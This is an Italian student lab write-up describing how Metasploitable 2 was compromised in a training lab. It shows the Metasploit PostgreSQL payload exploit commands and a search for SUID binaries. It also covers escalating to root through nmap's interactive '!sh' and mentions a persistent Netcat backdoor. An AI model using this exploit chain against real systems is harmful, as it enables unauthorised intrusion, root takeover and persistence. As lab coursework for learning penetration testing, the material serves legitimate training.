Consegna S7/L3
U2

Marco Falchi

Ottenere una Shell Root con Exploit PostgreSQL

Descrizione del progetto

In questa esercitazione abbiamo utilizzato l'exploit **PostgreSQL Payload** di Metasploit per ottenere una shell con privilegi limitati su un sistema vulnerabile (**Metasploitable 2**). Successivamente, abbiamo sfruttato il binario nmap con **bit SUID** attivo per eseguire manualmente un'escalation di privilegi ed ottenere **root** sul sistema.

L'obiettivo è stato raggiunto attraverso un approccio sistematico e ben documentato che include:

- Configurazione dell'exploit PostgreSQL per ottenere una sessione iniziale Meterpreter.
- Verifica della presenza di binari vulnerabili con il bit SUID attivo.
- Escalation manuale a root sfruttando nmap in modalità interattiva.
- Installazione di una **backdoor persistente** con Netcat compatibile con sistemi a **32 bit**, forzando l'interfaccia corretta per comunicare con Kali Linux.

Passaggi seguiti

1. Configurazione iniziale

Verifica della connessione con Metasploitable

- Identificazione dell'IP della macchina target (**Metasploitable**):

nmap -sn 192.168.50.0/24

- IP identificati:
    - **Kali Linux (attaccante):** 192.168.50.2
    - **Metasploitable (target):** 192.168.50.3

2. Configurazione dell'exploit PostgreSQL

Per ottenere una sessione Meterpreter:

msfconsole

use exploit/linux/postgres/postgres_payload

set RHOSTS 192.168.50.3

set LHOST 192.168.50.2

exploit

- **Risultato:** Abbiamo ottenuto una sessione Meterpreter come utente **postgres**.

3. Verifica dei privilegi e binari vulnerabili

Dalla sessione Meterpreter, abbiamo verificato l'utente corrente e cercato binari con **bit SUID** attivo:

getuid

shell

- **find / -perm -u=s -type f 2>/dev/null**
  Risultato: Trovato nmap con bit SUID attivo su /usr/bin/nmap.

4. Escalation di privilegi a root

Abbiamo sfruttato manualmente nmap per ottenere una shell root:

1. Accedere alla modalità interattiva di nmap:

/usr/bin/nmap


Eseguire una shell come root:

!sh

2. Verifica dei privilegi:

whoami

- **Risultato:** Utente elevato a **root**.



Risultati ottenuti

- **Accesso iniziale:** Sessione Meterpreter come utente postgres.
- **Escalation di privilegi:** Eseguita con successo sfruttando nmap con bit SUID.
- **Privilegi finali:** Shell root sul sistema target.

Strumenti utilizzati

- **Metasploit Framework:** Per lanciare l'exploit PostgreSQL e ottenere l'accesso iniziale.
- **Nmap (SUID):** Sfruttato manualmente per ottenere root.
- **Linux Shell:** Per l'esecuzione di comandi manuali post-escalation.
- **Netcat:** Utilizzato per creare una backdoor persistente configurata per l'interfaccia corretta.